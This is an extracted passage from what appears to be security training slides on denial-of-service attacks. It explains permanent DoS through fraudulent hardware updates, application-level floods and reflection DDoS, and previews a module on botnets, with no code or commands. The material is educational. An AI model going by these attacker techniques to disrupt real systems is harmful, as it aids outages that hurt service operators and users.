Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware

Sabotage



- ↳ This attack is carried out using a method known as “bricking a system”
- ↳ Using this method, attackers send fraudulent hardware updates to the victims

Bricking a system




Process



Attacker

Sends email, IRC chats, tweets, post videos with fraudulent content for hardware updates

Attacker gets access to victim's computer



Victim

(Malicious code is executed)


Application-Level Flood Attacks



- Application-level flood attacks result in the loss of services of a particular network, such as emails, network resources, the temporary ceasing of applications and services, and more
- Using this attack, attackers exploit weaknesses in programming source code to prevent the application from processing legitimate requests

Using application-level flood attacks, attackers attempts to:


- Flood web applications to legitimate user traffic
- Disrupt service to a specific system or person, for example, blocking a user's access by repeating invalid login attempts
- Jam the application-database connection by crafting malicious SQL queries



Distributed Reflection Denial of Service (DRDoS)



- ❑ A distributed reflected denial of service attack (DRDoS), also known as spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application
- ❑ Attacker launches this attack by sending requests to the intermediary hosts, these requests are then redirected to the secondary machines which in turn reflects the attack traffic to the target
- ❑ Advantage:
 - ❑ The primary target seems to be directly attacked by the secondary victim, not the actual attacker
 - ❑ As multiple intermediary victim servers are used which results into increase in attack bandwidth



Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Tools

DoS/DDoS Attack Techniques

Countermeasures

3
Botnets

DoS/DDoS Protection Tools


DDoS Case Study

DoS/DDoS Penetration Testing

Organized Cyber Crime: Organizational Chart




Hierarchical Setup



Botnet

